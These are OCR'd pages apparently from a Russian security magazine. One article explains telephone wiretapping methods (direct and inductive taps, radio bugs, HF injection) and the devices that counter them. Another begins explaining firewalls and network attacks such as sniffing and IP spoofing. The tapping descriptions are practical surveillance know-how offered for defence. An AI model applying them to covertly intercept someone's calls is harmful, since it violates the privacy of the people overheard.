Как известно, телефон был изобретен еще в позапрошлом веке господином Беллом. Тогда еще не очень задумывались о защите передаваемой по нему информации. Его принципиальная схема с тех пор практически не изменилась: несмотря на появление цифровых АТС, это все та же пара проводов, соединяющая абонентов. Часто эта пара прокладывается совершенно открыто. И телефон как средство связи остается наименее защищенным от прослушивания. Прежде чем рассматривать методы защиты, остановимся на наиболее распространенных способах нападения.

СПОСОБЫ ПРОСЛУШИВАНИЯ

Самое простое - это прямое подключение к телефонной линии. Оно осуществляется в ближайшей распределительной коробке или распределительном щите, возможно также подключение и на АТС, с помощью подкупленного сотрудника. Подслушивающее устройство подключается к линии параллельно или последовательно, а от него делается отвод до оборудования, которым может быть как простейший цифровой регистратор, записывающий входящие и исходящие номера, так и магнитофон, записывающий содержание всех разговоров на этой линии. Это самый простой и дешевый способ прослушивания, имеющий, однако, ряд недостатков. Отводка от линии легко обнаруживается и прослеживается до регистрирующего устройства, а некачественно выполненное подключение проявляется в перепадах громкости и щелчках в телефоне. Для повышения скрытности используется индукционное подключение. Оно основывается на принципе электромагнитной индукции и осуществляется с помощью многовитковой катушки с ферритовым сердечником, располагающейся рядом с телефонной линией. Получившийся трансформатор подключается к усилителю, диктофону или микропередатчику. Возможно использование электромагнитного детектора, с помощью которого выполнить перехват можно с расстояния до 1 метра от телефонной линии. Еще одним способом индукционного перехвата может служить соседняя пара того же телефонного кабеля. При небольшом изменении подключения в ней наводится аналогичный сигнал. Индукционный способ характеризуется отсутствием демаскирующих признаков и является более безопасным с точки зрения обнаружения. Недостаток этого способа - низкий уровень наводимого сигнала, который требует дополнительного усиления, и высокая чувствительность к посторонним электромагнитным излучениям.

Еще одной разновидностью подслушивающих устройств являются радиожучки. Эти устройства могут подключаться к телефонной линии параллельно, при этом используя собственный источник питания, или последовательно, в этом случае они используют ток, протекающий в телефонной линии. Первый вариант подключения усложняет обнаружение, но требует периодической замены элемента питания. Второй вариант имеет неограниченный ресурс, хотя вызывает в линии демаскирующее падение напряжения.

Существует возможность установки радиожучка непосредственно в телефон. Для этого используется угольный микрофон с вмонтированным в него жучком. Заменить же микрофон в трубке - дело считанных секунд. Преимуществом такого вида прослу-

W W W

kiev-security.org.ua - украинский ресурс по безопасности
st.ess.ru - сайт журнала "Специальная техника"
www.infosecur.ru - сайт конторы, занимающейся производством девайсов передачи инфы по радиоканалам
www.mascom.ru - центр безопасности информации "МАСКОМ"
www.bossmag.ru - "О большом бизнесе в реальном времени"

шивания является отсутствие явных демаскирующих признаков и возможность установления регистрирующего устройства на достаточном удалении.

С точки зрения безопасности телефон имеет еще один недостаток - с его помощью можно прослушивать в помещении, где он установлен, все разговоры, даже если телефонная трубка лежит на рычаге. Прослушивание телефона через звонковую цепь основано на том, что механические вибрации, вызванные в том числе и разговорами в комнате, вызывают в нем электрический ток, хоть и очень маленький, но достаточный для выделения. Учитывая, что звонок постоянно соединен с телефонной линией, этот способ всегда доступен для прослушивания. Его легко нейтрализовать, выключив телефон из сети.

Устройства защиты телефонных переговоров от прослушивания и записи

Еще одним способом прослушивания телефона является ВЧ навязывание. Для его осуществления к одному из проводов телефонной линии, относительно общей массы (например, трубы отопления), подключается перестраиваемый высокочастотный генератор. Путем плавной перестройки находят частоту его резонанса с телефоном. Высокочастотные колебания проникают в схему телефонного аппарата и активно модулируются микрофоном, реагирующим на звуки в комнате. Сигналы, возвращающиеся в линию, могут быть прослушаны. Самым простым вариантом борьбы с таким прослушиванием является конденсатор, подключенный параллельно микрофону.

Кроме этого, существуют различные устройства, блокирующие выключатель трубки после ее снятия. Недостатком такого вида прослушивания является постоянно занятая телефонная линия.

С появлением в последнее время компьютерных телефонных систем, специалисты по перехвату информации обращают на них большое внимание. Проникая в управляющий компьютер и изменяя программу, они получают неограниченный доступ ко всем видам информационного обмена внутри этих систем. Обнаружить этот вид прослушивания чрезвычайно сложно.

ЗАЩИТА ОТ ПРОСЛУШКИ

Попробуем теперь разобраться с возможностями защиты и противодействия прослушиванию.

На сегодняшний день существует несколько разновидностей технических средств для защиты телефонных линий от перехвата информации: криптографические (скремблирование), анализаторы телефонных линий, односторонние маскираторы речи, постановщики заградительных помех, средства пассивной защиты.

Выжигатель устройств съема информации в проводных линиях связи

КРИПТОГРАФИЧЕСКОЕ ПРЕОБРАЗОВАНИЕ

Криптографическое преобразование является самым эффективным способом защиты. На первом этапе голосовое сообщение кодируется по какому-либо алгоритму, затем оно передается в телефонную линию, после получения его другим абонентом оно декодируется по обратному алгоритму в голосовой сигнал. Так как информация передается по всей длине телефонной линии в закодированном виде, независимо от использования оборудования перехвата, злоумышленник получает информацию, расшифровать которую в реальном масштабе времени, не имея кодов, невозможно. Для расшифровки потребуются специальные дорогостоящие устройства и время, за которое информация, скорее всего, устареет. Не стоит приобретать дешевые скремблеры, так как для расшифровки закодированного таким прибором сигнала специалисту потребуется всего несколько минут.

К недостаткам этого способа можно отнести наличие специального кодирующего оборудования у всех участников конференций, время для синхронизации оборудования, обмена ключами, задержка между моментом передачи и приема сообщения, потеря качества - тембр голоса чаще всего разобрать не удастся. Появление в настоящее время одноплечевых скремблеров требует установки второго комплекта на АТС. Соответственно, информация на втором отрезке линии становится доступной, появляется третье лицо, знающее о твоих попытках скрыть переговоры, это тоже можно отнести к недостаткам. Скремблеры не защищают также от перехвата информации из помещений, где находится аппарат и проходит телефонная линия, с помощью аппаратуры ВЧ на- »

Информация к размышлению. Гитлер говорил: "Что знают двое, то знает и свинья", а наш знаменитый юморист Михаил Задорнов (не путать с депутатом) считает: "Если не хочешь проболтаться - не думай вообще".

Криптографическое преобразование является самым эффективным способом защиты.

ИЗ ЖУРНАЛА "БОСС ОНЛАЙН"

"Исследовательская фирма The Futures Group (США) полагает, что к промышленному шпионажу (в том числе несанкционированному съему акустической информации) прибегает 60% всех американских компаний. 82% фирм с годовым доходом свыше 10 млрд. долларов делают это регулярно. По сведениям французского делового журнала "Антреприз", "наиболее агрессивными являются японцы. Шпионаж на Востоке носит систематический и централизованный характер. Что касается американцев, то они уделяют значительную часть своего времени взаимному шпионажу". По российским компаниям данные отсутствуют, но не секрет, что в начале и середине 90-х годов многие отечественные коммерческие структуры не гнушались самыми жесткими видами технической разведки. Увы, многие используют их и теперь".

вязывания и аппаратуры, использующей микрофонные эффекты.

АНАЛИЗАТОРЫ ТЕЛЕФОННЫХ ЛИНИЙ

Следующий тип устройств - это анализаторы телефонных линий. Подключение к линии какого-либо устройства влечет за собой изменения ее электрических параметров - тока, напряжения, активного и реактивного сопротивления, емкости и индуктивности. Наиболее легко измеряемым и информативным параметром является напряжение в линии при положенной и поднятой трубке. Для большинства АТС при поднятой трубке напряжение 8-12 В (в зависимости от модели аппарата), при положенной трубке - 60-64 В. Резкие падения напряжения при поднятой или положенной трубке могут служить сигналом о наличии прослушки. Еще одной причиной для беспокойства может быть появление в линии сигнала с частотой свыше 50 КГц, из чего можно сделать вывод, что, возможно, к линии подключена аппаратура ВЧ навязывания или телефонный радиопередатчик, использующий линию как антенну. При подключении устройств с питанием от телефонной линии, изменяются показатели тока. Анализируя все эти параметры, прибор "принимает решение" о наличии несанкционированного подключения. Наиболее продвинутые модели выдают сигнал тревоги в случае кратковременного разрыва телефонной линии и оборудованы средствами подавления систем съема информации. В настоящее время на рынке имеется большое количество моделей анализаторов телефонных линий, стоимостью от нескольких десятков до нескольких десятков тысяч долларов. Установка такого прибора позволит вовремя определить попытку подключения к линии и принять меры по ее очистке от возможных подключений.

К недостаткам анализаторов можно отнести отсутствие четких критериев оценки несанкционированного подключения. На разных типах АТС параметры линий могут сильно отличаться, падение напряжения и изменение силы тока могут быть вызваны плохими контактами, появление высокочастотных сигналов - промышленными наводками. Как следствие этого возможны ложные срабатывания прибора контроля прослушивания. Даже при отслеживании большого количества параметров можно судить только о вероятности подключения. Практически невозможно с помощью анализаторов отследить подключения к линии бесконтактных устройств (емкостных и индуктивных). При установке большинства анализаторов требуется настройка под конкретные параметры линии и, соответственно, перед этим полная проверка линии на наличие несанкционированных подключений и накопление статистической информации о наличии "естественных помех". Если этого не сделать, прибор просто не "заметит" прослушки или будет много ложных срабатываний.

Специалисты считают, что обнаруживается не более 1-2% всех установленных подслушивающих устройств, поэтому рекомендуют сочетать пассивные и активные методы защиты: спрятать проще, чем найти, а помешать работе устройства проще, чем снять информацию.

Нелинейный локатор

Единственной пока возможностью гарантированной защиты телефонных каналов связи от прослушивания специалисты считают криптографическую защиту, независимо от того, ведутся ли разговоры по проводным или беспроводным линиям. Переход от привычного аналогового способа передачи данных к цифровому повышает защищенность переговоров даже при отсутствии кодирования.

Для большинства АТС при поднятой трубке напряжение 8-12 В, при положенной трубке - 60-64 В.

Индикатор состояния телефонной линии для обнаружения факта прослушивания разговора

МАСКИРАТОРЫ РЕЧИ

Односторонние маскираторы речи - это еще один вид устройств, снижающих вероятность перехвата голосовой информации. Принцип их действия основан на том, что во время получения входящего сообщения в линию подмешивается интенсивный маскирующий сигнал, распространяющийся по всей длине соединения. Передающего сообщение необходимо предупредить, что ты включаешь маскиратор, и он будет слышать только сильный шум, на который не должен обращать внимания, и продолжать свое сообщение. Учитывая, что характеристики шумового сигнала известны, в маскираторе происходит автоматическая его компенсация с помощью адаптивного фильтра, и владелец маскиратора слышит голос передающего достаточно отчетливо. Уровень маскирующего шума может быть выставлен настолько большим, что прослушать такую линию невозможно. Достоинствами этого устройства является достаточно высокая степень защиты входящего сообщения, потому что для выделения полезного сигнала злоумышленнику понадобится не только его записать, но и очистить с помощью специального дорогостоящего оборудования.

К недостаткам следует отнести невозможность закрытия исходящего сообщения. Установка маскиратора другому абоненту нецелесообразна, так как поговорить в дуплексе невозможно из-за необходимости поочередно вручную включать защитный режим. Здесь проще воспользоваться комплектом скремблеров. Определенное неудобство передающему сообщение доставляет наличие сильного шума в трубке, требуется тренировка, чтобы не начать кричать, тем самым повышая уровень речевого сообщения относительно маскировочных помех, что, в свою очередь, облегчит задачу подслушивающего. Отсутствие в приборе системы противодействия перехвату информации в системе отбоя также относится к его недостаткам.

АКТИВНАЯ ЗАГРАДИТЕЛЬНАЯ ПОМЕХА

Приборы для постановки активной заградительной помехи предназначены для защиты телефонных линий практически от всех видов подслушивающих устройств. Заградительная помеха представляет собой дополнительный сигнал, который воздействует на стандартные параметры линии во всех режимах, как в режиме разговора, так и в режиме отбоя. Обычно в разумных пределах изменяется постоянная составляющая напряжения и ток, что позволяет воздействовать на некоторые виды подслушивающих устройств, реагирующих на поднятие трубки, наличие голосового сигнала, заставляя тем самым эти устройства работать не только в полезном режиме, но и вхолостую, расходуя ограниченные ресурсы. Такие помехи воздействуют на узлы пи-

■ Хочу предупредить, что универсального способа защиты от всего-всего, как и устройства, защищающего от всех видов существующей прослушки, не существует. Информационная безопасность - проблема, которую нужно решать в комплексе со многими другими, и любая суперсовременная техника без организационной поддержки - деньги на ветер.

При подаче в линию кратковременного высокого напряжения выходят из строя устройства, подключенные к линии гальванически.

тания подслушивающей аппаратуры, действуют на входные каскады усилителей, тем самым делая речевую информацию практически неразличимой. Для того чтобы эта помеха не воздействовала на аппарат владельца, производится ее компенсация фильтрами, а сами сигналы подбираются таким образом, чтобы они либо затухали при прохождении по линии, либо легко фильтровались оборудованием АТС. Другие виды помех позволяют воздействовать на радиопередатчик подслушивающего устройства, меняя его параметры (размывание несущей частоты, ее скачки, понижение мощности излучения), вызывая ложное срабатывание устройства.

Недостатком этих устройств является то, что они защищают только участок от твоего телефона до АТС. Остается возможность прослушивания на самой АТС и на линии твоего собеседника.

Основным способом пассивной защиты является установка непосредственно в цепи телефонного аппарата специальных фильтров и устройств, позволяющих предотвратить некоторые виды прослушивания телефонных линий, находящихся в режиме отбоя. Правильная установка таких устройств позволяет предотвратить перехват информации методом ВЧ навязывания, с помощью микрофонов, передающих информацию по телефонной линии в длинноволновом диапазоне.

ПАССИВНЫЕ СПОСОБЫ ЗАЩИТЫ

■ Наряду с активными способами защиты информации, существуют и пассивные. К наиболее распространенным относятся ограничение опасных сигналов, фильтрация опасных сигналов, отключение источника опасных сигналов. Ограничение опасных сигналов основывается на свойствах полупроводниковых элементов, в основном диодов. Два диода, включенные в линию встречно, не препятствуют прохождению полезного сигнала, имеющего большую амплитуду тока (имеют сопротивление несколько Ом), но препятствуют прохождению опасных сигналов, имеющих малую амплитуду (сопротивление для них составляет несколько сот кОм). Диодные ограничители включают последовательно в линию звонка или непосредственно в каждую из телефонных линий. Фильтрация опасных сигналов используется главным образом для защиты от ВЧ навязывания. Простейшим фильтром являются конденсаторы, устанавливаемые в звонковую цепь (примерно 1 мкФ) и микрофонную цепь (0,01 мкФ). Обычно устройства пассивной защиты сочетают фильтр и ограничитель.

Наиболее эффективным пассивным методом защиты является отключение телефонного аппарата от линии, осуществляемое как вручную (обыкновенный выключатель), так и с помощью специального коммутатора, который автоматически отключает телефон от линии при положенной трубке и подключает при поднятии трубки или поступлении входящего звонка.


НЕМНОГО О НЕЙТРАЛИЗАТОРЕ

■ Стоит упомянуть еще об одном устройстве - нейтрализаторе. Принцип его действия основан на подаче в линию кратковременного высокого напряжения (порядка полутора тысяч вольт), которое выводит из строя устройства, подключенные к линии гальванически. Но рекомендую воспользоваться услугами специалиста - самостоятельно можно выжечь всю линию.

ЗАКЛЮЧЕНИЕ

■ Ну все, хватит о проблемах! Надеюсь, ты еще не совсем ошизел от всей

этой инфы а ля "мы все погибнем, и телефон надо разбить о ближайший твердый предмет" (можно о голову). Поэтому, думаю, стоит пролить немного бальзама на твою израненную душу. Прежде чем сломя голову бежать в ближайший магазин по продаже спецтехники или разыскивать спецов по проверке телефона на предмет прослушки - попытайся реально оценить важность твоей информации, попробуй сначала узнать, сколько будет стоить тебя прослушать. Если два этих параметра значительно разнятся - первый гораздо меньше второго - то лучше сходить в ближайшую аптеку за успокоительным, а если не поможет, обратиться к психиатру :). В случае если ты все же решил, что твоя информация настолько дорога, что условный противник не пожалеет средств, чтобы завладеть ею, следует иметь в виду, что существующие способы добычи инфы гораздо шире, чем банальная прослушка по телефону. Это и снятие инфы со стекол с помощью лазерных систем, направленных микрофонов; и установка радиопередающих жучков, замаскированных под что угодно и достаточно миниатюрных. Так что прежде чем установить какой-либо девайс для серьезных целей, обратись к специалистам. Проблема эта комплексная, и решить ее самостоятельно, скорее всего, не удастся. Спецы очистят твой офис или квартиру от уже имеющихся жучков, если такие имеются; проверят телефонную линию на возможно имеющуюся аппаратуру прослушивания; правильно установят и настроят необходимую аппаратуру и научат тебя с ней работать.



Криптографический преобразователь

Content:

66 Персональный компьютерохранитель!
Принцип работы firewall`а

70 Компьютерные вирусы
Как правильно предохраняться

74 Copyright aka правильное копирование
Об авторских правах и их практической защите

80 Резиновый телохранитель
Тест-драйв презервативов!

84 UPS против маски-шоу
Выбираем бесперебойный источник питания

88 Защити свой WWW-сервер
Введение в Web-безопасность

92 Обнажая Асю
Секреты приручения и защиты

Ермолаев Евгений aka Saturn (saturn@nordlines.ru)

ПЕРСОНАЛЬНЫЙ КОМПЬЮТЕРО-ХРАНИТЕЛЬ!

ПРИНЦИП РАБОТЫ FIREWALL`А

Если ты до сих пор думаешь, что вопросы сетевой безопасности являются скорее проявлением "высоких технологий", нежели развитием вопросов безопасности в целом, то сильно ошибаешься. И вот почему.

С самого появления человечества имела место борьба средств защиты и нападения. Можно привести много примеров реализации средств защиты в любую эпоху, но вряд ли тебя заинтересует тема типа "как выкопать ров вокруг своего жилища". Если раньше человек защищал жилище, домашний скот, другое имущество, то в наше время все больше средств принято тратить на защиту информации. Да и как иначе, ведь здесь идет особенно жестокая борьба между средствами защиты и нападения.

Будем рассматривать вопросы, связанные с защитой информации в интернете, поскольку локальные машины вопрос безопасности беспокоит меньше. Итак, давай посмотрим, от чего нужно защищаться при работе в Сети. И для чего может быть нужен firewall.

Сегодня интернет превращается из источника информации в "виртуальное сообщество" и, как любое сообщество, страдает от людей, которые хотят получить чужую ценную информацию незаконным путем для собственной выгоды. В основном это довольно грамотные люди, которые отлично разбираются в сетевой безопасности, в протоколах связи и психологии человека (что позволяет им обманывать людей, иногда даже не прибегая к техническим изыскам). Поскольку даже деньги понемногу превращаются из бумажек в "информацию о бумажках" (вспомни хотя бы WebMoney или Яндекс.Деньги), то масштаб бедствия действительно огромный. Существует также другая сторона проблемы. Во всемирной Сети, как и в реальной жизни, есть куча идиотов (правда, далеко не таких тупых, как их "реальные" собратья), которые не могут найти себе занятие и "получают удовольствие от электронной разновидности похабной писанины на стенах, поджигания почтовых ящиков или гудения автомобильными сигналами во дворах". Эти люди в некотором роде даже опаснее грамотных "воров информации". Дело в том, что если ты не обладаешь информацией, которая представляет большую ценность, то, по логике вещей, тебе не нужно опасаться, что ее украдут. Однако здесь "на помощь" приходят те самые "идиоты", которые готовы привести твой компьютер в нерабочее состояние "просто так".

Ну вот, мы понемногу приходим к пониманию задач, выполняемых файрволами. В общем, многие пытаются использовать интернет для каких-то полезных целей, другие имеют дело с конфиденциальной информацией и так далее. Во многих случаях firewall нужен для защиты от тех самых "идиотов", которые мешают работать. Файрвол выступает в качестве посредника в обмене данными между тобой и какой-либо сетью (компьютером). Разобравшись с задачами, имеет смысл разобраться, наконец, в принципах работы firewall`ов.

СПОСОБЫ ЗАИМЕТЬ ЧУЖУЮ ИНФОРМАЦИЮ

Любая информация (в том числе и "не для посторонних") может либо находиться на носителе информации, либо передаваться по Сети в виде пакетов. В обоих состояниях информация может быть уязвима со стороны как внутренних, так и внешних пользователей. Существует несколько способов получить доступ к информации, когда она "в пути":

- sniffing (снифинг)

"Прослушивание" сегмента сети. Этот метод воровства данных в сети использует сетевую карту, работающую в режиме, при котором все пакеты, полученные по физическим каналам, сетевой адаптер отправляет приложению для обработки. Ввиду того, что некоторые сетевые приложения передают данные в текстовом формате (telnet, FTP, SMTP, POP3 и т.д.), с помощью снифера можно узнать полезную, а иногда и конфиденциальную информацию.

- IP spoofing (спуфинг - "подделка" IP-адреса)

Это процесс, при котором атакующий хост выдает себя за хост санкционированного пользователя. Как это можно реализовать? Во-первых, хакер может воспользоваться IP-адресом, который находится в пределах диапазона "проходящих" IP-адресов (или авторизованным внешним адресом, которому разрешается доступ к определенным сетевым ресурсам). Атаки IP-спуфинга часто являются отправной точкой для прочих атак. Для двусторонней связи хакер должен изменить все таблицы маршрутизации, чтобы направить трафик на ложный IP-ад-

W W W

ДОПОЛНИТЕЛЬНАЯ ИНФОРМАЦИЯ ПО FIREWALL`АМ В ИНТЕРНЕТЕ

- **http://lists.gnac.net/firewalls/** - список рассылки по брандмауэрам Internet - это форум администраторов и создателей firewall`ов
- **Firewall-Wizards Mailing List** - список рассылки специалистов по файрволам
- **www.nfr.net/forum/firewall-wizards.html** - список рассылки Firewall Wizards
- **http://sunsite.unc.edu/LDP/HOWTO/Firewall-HOWTO.html** - в документе детально описано, что необходимо для построения брандмауэра, в частности, на базе Linux
- **www.ranum.com/pubs/** - статьи по брандмауэрам и их взломам
- **www.net.tamu.edu/ftp/security/TAMU/** - страница проекта COAST Project Internet Firewalls

Спасибо ресурсу **http://ln.com.ua** за предоставленную информацию об источниках.

В инете полно людей, жаждущих получить твою приватную инфу.

рес. Однако этого не нужно делать, если главная задача состоит в получении от системы важного файла (так как в этом случае ответ приложения не имеет значения).

- взлом пароля

Взлом пароля встречается чаще других методов.

Атакующий просто из кожи вон лезет, чтобы получить-таки пароль или привилегии root на чужой машине (по-видимому, популярность метода обусловлена содержанием фильмов, повествующих о "нехороших парнях в области высоких технологий").

- перенаправление пакетов вовне

Попытка направить наружу информацию, доступ к которой ограничен или запрещен.

Использование схемы "человек посередине" (man-in-the-middle attacks) - явное использование доступа к информации твоей сети. Такая ситуация возможна, если пользователь, имеющий доступ (законный) к информации, пытается переслать ее во внешнюю сеть (на другой компьютер).


СПАСЕНИЕ УТОПАЮЩИХ - ДЕЛО РУК... FIREWALL

Выше перечислены способы получения информации с твоего компьютера (локальной сети). Понятное дело, что от такого беспредела нужно как-то защищаться (не будем учитывать здесь, что нападение - лучшая защита, хотя для приверженцев такого подхода тема, затронутая здесь, тоже довольно важна). Естественно, что необходимость защиты сетей явилась причиной создания и развития отдельного направления в компьютерной индустрии. Немаловажную роль в этом направлении играет развитие "идеи firewall".

Firewall - это точка разделения твоего компьютера (сети) и сети (компьютера), к которой ты подсоединен. Система, стоящая между сетевым адаптером и операционной системой, снабженная правилами защиты. Любой IP-пакет, прежде чем попасть на обработку операционной системой, проходит через строгий контроль. Любой исходящий пакет также наталкивается на эту стену. В самом общем случае, firewall является фильтром входящих и исходящих пакетов по определенным признакам.

ПОКОЛЕНИЯ ФАЙРВОЛОВ

Первое поколение, которое появилось в 1985 году, представляло собой маршрутизаторы, включающие фильтрацию пакетов. В 1990-х годах появились так называемые firewall`ы цепного уровня. Далее по сложности »



Сегодня интернет превращается из источника информации в "виртуальное сообщество" и, как любое сообщество, страдает от людей, желающих получить чужую ценную информацию незаконным путем.

и новизне - "защитники" программного уровня. Позже в основу файрволов легла динамическая фильтрация пакетов. А самая новая на сегодня архитектура программ типа firewall - kernel proxy (эта архитектура имеет как программные, так и аппаратные реализации). В основном, каждое новое поколение основывается на принципе работы предыдущего. То есть то, что справедливо для первого поколения, может быть применимо для второго поколения, правда с некоторыми поправками и дополнениями.

Первое поколение

Каждый IP-пакет проверяется на совпадение с допустимыми правилами, записанными в firewall. Проверка пакета производится по списку правил, которые задаются пользователем. Каждому правилу присваивается номер, и правила проверяются строго в порядке возрастания номеров. Параметры, которые проверяли файрволы этого типа: интерфейс движения пакета, адрес источника пакета, адрес получателя, тип пакета (TCP, UDP, ICMP и т.д.), порт получателя. Содержание пакетов не рассматривается. Создается 2 списка: отрицание (deny) и разрешение (permit, allow, accept). "Вердикт" выносится следующим образом:


- не найдено правило - пакет удаляется; если правило в списке "пропустить" - пропустить; если в списке отрицаний - пакет удаляется.

КНИГИ О FIREWALL'АХ

- **Building Internet Firewalls, 2nd ed.** ("Создание брандмауэров в Internet", второе издание)
Авторы: Элизабет Цвики (Elizabeth D. Zwicky), Саймон Купер (Simon Cooper) и Брэнт Чепмен (D. Brent Chapman)
- **Firewalls and Internet Security: Repelling the Wily Hacker** ("Брандмауэры и защита Internet: отражение атак коварного хакера")
Авторы: Билл Чесвик (Bill Cheswick) и Стив Белловин (Steve Bellovin)
- **Practical Internet & Unix Security** ("Практическая защита Internet и Unix")
Авторы: Симсон Гарфинкель (Simson Garfinkel) и Джин Спаффорд (Gene Spafford)
- **Internetworking with TCP/IP Vols I, II, and III** ("Сетевое взаимодействие по TCP/IP", тома I, II и III)
Авторы: Дуглас Камер (Douglas Comer) и Дэвид Стивенс (David Stevens)
- **Unix System Security -- A Guide for Users and System Administrators** ("Защита системы Unix - руководство для пользователей и системных администраторов")
Автор: Дэвид Карри (David Curry)

Спасибо ресурсу **http://ln.com.ua** за предоставленную информацию о книгах.

FireWall - довольно мощная штука, позволяющая сильно уменьшить вероятность проникновения на твой компьютер.



Несмотря на всю простоту работы этого поколения файрволов, у них есть несколько преимуществ, таких как:

- быстрая работа;
- легкость реализации;
- не требуется специальная конфигурация компьютера.

Недостатки вытекают из достоинств:

- не проверяется содержимое пакетов;
- слишком поверхностная проверка.

CIRCUIT LEVEL FIREWALLS (ЦЕПНОГО УРОВНЯ)

Принцип работы основан на том, что большой фрагмент информации состоит из пакетов (которые передаются "по цепи"). Программы этого поколения анализируют целостность всего фрагмента. Помимо целостности, обращается внимание на направление всех пакетов. Первый пакет цепи содержит информацию, которая применяется для проверки допустимости передачи.

Преимущества:

- неплохая скорость работы;
- возможность сокрытия топологии сети.

Недостатки:

- трудности реализации для не TCP протоколов.

FIREWALL ПРОГРАММНОГО УРОВНЯ И KERNEL PROXY

Проверяет данные, передаваемые в пакетах. Таким образом, проверяется целостность данных, а также отслеживается передача конфиденциальной информации (такой как пароли). Используется также proxy-сервис, который кэширует, а также дает возможность фильтрации URL.

Основная идея kernel proxy - поместить firewall программного уровня в ядро операционной системы. Понятно, что этот шаг, кроме повышения производительности, позволяет более тщательно проверять поступающую информацию.

Следует также сказать, что не существует общепринятого стандарта реализации всех описанных выше функций, и каждая фирма делает это по-своему.

ГДЕ FIREWALL БЕССИЛЕН?

Какой бы замечательной ни была идея того или иного инструмента (а firewall - это инструмент защиты) - эта идея не может быть всеобъемлющей. Скажем, глупо молотком мешать чай в кружке (хотя и возможно), и вообще нереально забить гвоздь столовым прибором. К чему эта демагогия? Да к тому, что firewall, какой бы он ни был хороший, не может быть использован для некоторых функций защиты информации.

